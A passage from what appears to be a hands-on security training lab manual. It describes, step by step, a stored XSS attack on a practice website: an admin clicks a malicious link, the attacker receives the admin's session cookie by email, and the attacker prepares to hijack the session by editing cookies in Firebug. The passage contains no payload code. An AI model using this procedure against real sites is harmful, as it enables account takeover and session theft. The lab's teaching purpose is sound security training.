


FIGURE 2.11: MovieScope website successfully logged in

22. The **Blog** webpage appears in the browser window. Scroll down the page, and click **Please click here to visit website**.



FIGURE 2.12: Clicking the malicious link

23. As soon as the admin (“**sam**”) clicks the link, the malicious script embedded behind the link is activated and an email is sent to the attacker’s email ID (i.e., the ID you specified at the time of GoodShopping’s website configuration).

24. The admin (victim) is redirected to GoodShopping website's **Default.aspx** web page. Seeing the blank/unavailable web page, he/she clicks **here** link to go back to the previous page, being unaware of the fact that an attack has been performed to steal the cookie.




FIGURE 2.13: Returning back to the previous page




FIGURE 2.14: Stored XSS attack performed

Note: Do not log out of the website during this lab.

25. Now, switch back to the **Windows 8.1** (attacker's) virtual machine, and open the email window. Observe an email in the inbox with the subject **Cookie Stealing**, and open the email.




FIGURE 2.15: Email in the inbox with the subject named Cookie Stealing

Note: If you do not find the email in the Inbox, refresh the page once or twice.

26. The email contains a message displaying the cookie name and cookie value together, as shown in the screenshot:




FIGURE 2.16: Cookie details stored in the mail

Note: The cookie name remains constant, while the cookie value might vary in your lab environment.

27. Now, switch to the MovieScope tab. Note that **steve** is a general user, not an admin.

28. Click the **View Profile** tab.




FIGURE 2.17: Clicking View Profile Tab

29. Observe that steve's profile is displayed. Now, click the Firebug icon at the top-right corner of the browser window.




FIGURE 2.18: Viewing Steve's Profile

30. The Firebug panel appears in the lower part of the window. Display the **Cookies** tab, then click **Enable**.

Note: If cookies are already enabled, skip to the next step.




FIGURE 2.19: Viewing Cookies tab

31. A list of cookies is displayed, as in the screenshot:




FIGURE 2.20: Firebug panel displaying cookies

32. Note that you need to change the cookie value, the status of which (in the **Expires** column) is **Session**.

